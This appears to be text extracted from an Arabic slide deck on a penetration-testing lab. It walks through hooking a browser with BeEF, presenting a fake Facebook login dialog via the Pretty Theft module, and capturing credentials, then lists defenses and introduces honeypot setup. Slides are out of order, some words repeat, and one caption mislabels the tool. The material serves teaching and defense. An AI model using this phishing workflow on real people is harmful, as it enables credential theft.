
رسالة (You should be hooked into BeEF) دليل بصري في هذه البيئة التعليمية على أن المتصفح تم اختطافه وتحويله إلى سلاح ضد المستخدم.

إمكانيات المتصفح



بصمة المتصفح: تفعيل تقنيات
يمكن استغلالها لمعرفة عنوان الـ IP
الحقيقي.

المرحلة 4: تحضير هجوم الهندسة الاجتماعية




سير العمل (Workflow)

1. الانتقال إلى قائمة Social Engineering
2. اختيار وحدة السرقة الأنيقة (Pretty Theft) (Pretty)
3. تكوين المعلومات: تحديد Type: Facebook
Dialog بخلفية Grey

الهدف العلمي: استخدام تقنية حجب واجهة المستخدم (UI Redressing) لإيهام الضحية بأنه يتعامل مع منشأة موثوقة.

الوهم: تنفيذ التصيد الاحتيالي (Phishing Execution)



النافذة العائمة:
مربع حوار منبثق يعطل
التفاعل مع الخلفية

السياق النفسي:
خلق شعور بالاستعجال
لدى الضحية

التفاعل البشري:
إدخال البيانات
طوعية اعتقاداً
بشرعية المنصة
المنصة

الاستحواذ: استخراج البيانات (Data Exfiltration)

The screenshot displays the Metasploit framework interface. On the left, the 'Module Tree' shows various categories like Debug, Exploits, Host, IPEC, Metasploit, Misc, and Network. The central 'Module Results History' table shows a single entry with id 0, date 2022-12-07 10:49, and label 'command 1'. The 'Command results' panel on the right shows the output of the command: 'data: answer=hello@gmail.com:cisco123'. This output is highlighted with an orange box and a callout pointing to the 'Module Results History' table.

id	date	label
0	2022-12-07 10:49	command 1

data: answer=hello@gmail.com:cisco123

النتيجة النهائية

تم إرسال بيانات الاعتماد بنص واضح (Cleartext) من متصفح الضحية إلى خادم (C2) الخاص بالمهاجم.

الاستنتاج العلمي: سلسلة القتل (Kill Chain) اكتملت بنجاح عبر دمج الثغرات الخادمية مع الهندسة الاجتماعية.

التوليف الاستراتيجي والتدابير الدفاعية

ضد التكوين
غير الآمن



تطبيق سياسات كلمات
مرور صارمة ومنع
ومنع الكلمات
الافتراضية.

ضد الاستغلال
الخادمي



تعطيل واجهة XML-RPC
في WordPress
وتفعيل المصادقة
الثنائية (MFA).

ضد اختطاف
المتصفحات



استخدام سياسات أمان
المحتوى (CSP) لمنع
لمنع تنفيذ
السكربتات الخارجية.

ضد الهندسة
الاجتماعية



برامج التوعية الأمنية
للموظفين للتعرف
على النوافذ
المنبثقة المزيفة
ونطاقات التصيد.



دورة حياة التقييم الأمني: من الاستطلاع إلى الاستغلال

تحليل شامل لتقنيات فحص الشبكات، تعداد الخوادم، واكتشاف الثغرات في تطبيقات الويب

دراسة تطبيقية وتحليل تقني دقيق لمحاكاة بيئات الاختراق

خارطة الطريق: المراحل الخمس للتقييم الأمني




المرحلة 1

الخداع الدفاعي وتجهيز وتجهيز الفخاخ

تبدأ دورة التقييم الأمني من منظور المدافع. قبل البدء بأي هجوم، نقوم بإعداد بيئة خادم أصلية مدمجة مع أدوات مصيدة (Honeypot) مصممة خصيصاً لخداع المهاجمين، وتسجيل وتسجيل نشاطاتهم، وإخفاء مساحة الهجوم الحقيقية للخادم.




تجهيز بيئة الاختبار: الخادم المستهدف



- تحديد الهدف الأساسي في بيئة الاختبار وهو خادم يعمل بنظام Windows Server 2016.
- تخصيص عنوان الشبكة 192.168.1.100 ليكون واجهة الهجوم.
- تجهيز الخادم بخدمة IIS لاستضافة تطبيقات الويب.

زراع الفخاخ: تنصيب HoneyBOT

